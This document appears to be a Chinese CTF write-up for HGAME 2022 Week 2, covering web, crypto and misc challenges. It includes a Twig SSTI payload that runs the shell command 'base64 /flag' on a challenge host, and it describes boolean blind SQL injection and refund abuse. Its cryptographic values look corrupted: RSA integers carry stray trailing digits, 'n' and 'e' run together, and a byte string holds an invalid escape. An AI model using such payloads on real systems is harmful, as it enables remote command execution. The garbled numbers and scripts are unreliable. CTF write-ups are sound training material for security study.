HGAME 2022 Week2 writeup by sleeper

web

SecurityCenter

TWIG 模版的 SSTI 注入，


```
        },
        {
            "name": "twig/twig",
            "version": "v3.3.7",
            "version_normalized": "3.3.7.0",
            "source": {
                "type": "git",
                "url": "https://github.com/twigphp/Twig.git",
                "reference": "8f168c6ffa3ce76d1786b3cd52275424a3fc675b"
            },
            "dist": {
                "type": "zip",
                "url":
```


注入点在 重定向界面的 URL 参数

payload

```
http://146.56.223.34:60036/redirect.php?url={{['base64
/flag']|filter('system')}}
```

base64 解码后即为 flag。


Vidar shop demo

买买退退，用 bp 发包把自己订单范围内的所有 id 都退了一遍，钱就莫名其妙自己到 10000 了。

LoginMe

这题的admin 账号什么密码都能进，但是回显要 admin 账号，很奇怪。

可以bool盲注，但是关键字好像被过滤的很厉害，通过 test 账号 发现 密码是明文存储的，于是爆出 admin 的密码，登录后直接回显 flag。




```
hgame{805a44dc887b1997fde3819f5699dce5c43bf698a0ee70ae916162d2406fe85e}
```

CRYPTO

Block Cipher

解密脚本

```python
import operator
import random
import re
from functools import reduce
# from secret import flag


def pad(s):
    padding_length = (8 - len(s)) % 8
    return s + chr(padding_length) * padding_length


def xor(a, b):
    assert len(a) == len(b)
    return bytes(map(operator.xor, a, b))


def encrypt(s):
    iv = bytes(random.randint(0, 255) for _ in range(8))
    key = bytes(random.randint(0, 255) for _ in range(8))
    parts = list(map(str.encode, map(pad, re.findall(r'.{1,8}', s))))
    results = []
    for index, part in enumerate(parts):
        results.append(reduce(xor, [part, iv if index == 0 else results[-1], key]))
    return iv, key, results

def decrypt(iv,key,parts):
    results = []
    for index, part in enumerate(parts):
        results.append(reduce(xor, [part, iv if index == 0 else parts[index-1], key]))
    return results

iv = b'Up\x14\x98r\x14%\xb9'
key = b'\r\xe8\xb86\x9c33^'
parts = [b'O\xff\xcd\xc3\x8b\\T\x8b', b'RT\x1e\x89t&\x17\xbd', b'\x1a\xee\x8d\xd6\x9b>w\x8c', b'9CT\xb3^pF\xdO']


for line in decrypt(iv,key,parts):
    print(line.decode(),end="")
```

Multi Prime RSA

直接解密即可，脚本

```
from gmpy2 import invert
from Crypto.Util.number import getPrime, long_to_bytes


p = 617899321487194773840274583333805689780562861361378290929523173077119083534777
q = 912079693533557636856332843788335063197947145070273329292907017487275341938661
r = 105471299607375388622347272479207944509670502835651250945203397530010861809367
s = 831532387489037724481383075055797992771626521512444773914651305042671718814377
n = 103934437216508710000106392059815181232415106468484184525097475852526514856770610378495842487318172135244020928481249375397255651948202632728264461909146688652380484124827721035317338340794459845384811381586690859533561945854948695876449010380847532959808584218496306506849948988646791108729508716376259928462205518545690577450724578166729319920531769202982949596148734794481387441542377198066077898621114584171241263115636912914647011913513637815820345957659624616919141948856083273404607610767309199586002186323988260863845814993025594418486380127838655103198014646023151574775441167865175269888100146497398142424078141308494194726187528972553895972057249632934849987058005799754084448830911105924074508104832476286657294837122283927871803443573982767719002550080245362687235620861271841724964947457119716707691640358239418635781264056625093036127622996955312812831273624544012955602010818883596613142595643179641772043647409338177079643162952305437825849754601322249497454926214041558515898594096641545947815072283211969130869751018902644735918999405588509073541173833229625401120854767691400486473232786388421773345628736977108709451470846868564182037522083548505348257085261936309117332420333450346182398361088684993094425055392885550601268450421152554299857527562678412973634514277239910927361952244591910e = 65537
```

```
c = 
84467739549646641152039419086978726120996024673441540621797598641886576068002454211923187325913186120887852203000992305799152676134642313024212188449325773206770085789737985954535660915183422380426217493519171827121180922173060160282712224923808603058097137610472498780104950068913412260983432158660922376114053807946083021382467436160104636763722709401838190129148865964272054958385681274787751960080432557042177057599928938917502164634737187923402364765750717851904723674607142032715518821383929338228878785377754022619264476102882225616570678739589113476590822903604446847351916614161060479148507170280885494467241812420328932812479334819804860133847608648231824826450878978196791020539374083534508678434514535136749119771793375741496781159491369258831416166933314773304817104438654689234647518119748270216446854243018788507416317784328594899994332804915902187382125426747106752360915100788513192189646216121635645411692979635581575664262136997426036537807033629054297159988632523282198108034185895060915781376941645533793509669663562342641816631673713117443561854305808634271472333081458649603080536632118172329273171036901392328578772494183067224737730104866392945329462004470162715906646876270911313751755945582262328414811282747301003073632959682935727551864157679829806654151676467302990808496214471 3
```

RSA Attack 3

Wiener Attack，脚本

```
import owiener
import binascii
from Crypto.Util.number import getPrime, long_to_bytes
from libnum import n2s

n = 
50741917008834493299070225691169478840849396874952761442161456861294414476488971722944402081365889336298371445415998071902636636131878941527941717285853638193887037926767018012817479834474437172560982787233951230223261059088864955544697299041931344568785263630551880123613203261835084770523463435215578514347113896641302744683544052738732182642222938585094778606348890018984625477128001531117745649392791908358574453782619205322063523640058402382522840655872917791969754572885808125265971853320363423301472503122628169946253174828698493884243974374705024498151320005884250280559644322981769421246971055090570905466003307603643857533139230035496701075997579968109391653005818470682331568872691810968930894153021637708843122559575846609645060280029221647674532879731029619107813123516864880475109329979377005979927055578811726401751174760175039182945342058980464839817075585215589920585129400871926557003516757188157238405686405093553384826314163451931767085018974586498415391929931427904027348989483523823507661250001860262611672770147481830128444406033849896476641900748530866934085297377671475924329794690206717721526528652190925977178699427304995074262691701895470206606813632768718744693224371943971717639279070999223243759917937 59
```

```
e = 
773101998674486777820815721093434727837811356417125976435971225914430112290915335167589252389497554913954894089224374936702525509208266414421896839079739268435054367300148999185874779130322861535452470634938859829411949962517998298414515573305006956448512066071611082811073878464422351972561328014000678361839399513807603061646339828481955062761210201021431523526994525174140789969227497864266365068715773641783129040487118190246390431109544836849843214729293882541893052718872069649759686757584347681022515265924452948148099384316838301658306874773311870300028742337409405189572449419345517513112024309706527080445778702649257891658453686354844581391681941785706403766410168445500018498753125234458289958974627217397008373313010640781061925807726660389852928563449571084683801185828702432951449105879055730504138961465073026777448295466672694988631338688106659394678946002839952324577717132031944467355126837912620386257662754017788829026571441806433475249994058775037455233000814370856206594024563768583337134860333883444721224864886951458504787144206041262216427689476623838389469375934759097792630658108039068536061540776660057352756501691483013206642845473813538017895959069214557741881167763905092979199631318029792483369009 5
c = 
165251729917394529793163344300848992394021337429474789711805041655116845722480301677817165053253655027459227404782607373107477419083333844871948673626672704233977397989843349633720167495862807995411682262559392496273163155214888276398332204954185252030616473235814999366132031184631541209554169938146205402400412307638567132128690379079483633171535375278689326189057930259534983374296873110199636558962144635514392282351103900375366360933088605794654279480277782805401749872568584335215630740265944133347038070337891035560658434763924576508969938866566235926587685108811154229747423410476421860059769485356567301897413767088823807510568561254627099309752215808220067495561412081320541540679503218232020279947159175547517811501280846596226165148013762293861131544331444165070186672186027410082671602892508739473724143698396105392623164025712124329254933335350938474840315434232272520318305032814373663133399044553711985586534822121527760837295294270210408894095214285152365163957440907548410685740365145312103657776767243061272802244437087422300177858038763519732504352471939670771338596343291585522715237180052753604855555123772969066354482883062719286757034585391019639785176359154348402313455187659124855798018298196778240905427722 4
d = owiener.attack(e, n)

print(long_to_bytes(pow(c,d,n)))
print(binascii.unhexlify(hex(pow(c,d,n))[2:]))
print(n2s(pow(c,d,n)))
if d is None:
    exit("Failed")

```

misc

卡中毒

内存取证。在桌面可以发现 flag 的压缩包，解压出 flag.txt.txt.WannaRen 文件。

用火绒的解密工具解密出一段新佛曰文本，在线解一下，得到 flag

hgame{F1srt_STep_0f_MeM0rY_F0renS1cs}

听佛说宇宙的奥秘 ↓↓　参悟佛所言的真谛 ↑↑　帮助 ??

新佛曰：諸隸僧降閔吽諸陀摩閔隸僧鉢薩閔願耨願嘚願諦閔諸囉閔嚕劫嚕閔亦伏迦薩摩愍心薩摩降眾閔聞諸阿我閔囀諸寂嘚咒咒莊閔我薩闍囀劫閔嚕薩迦聞色須嚕聞我吽伏閔是般如閔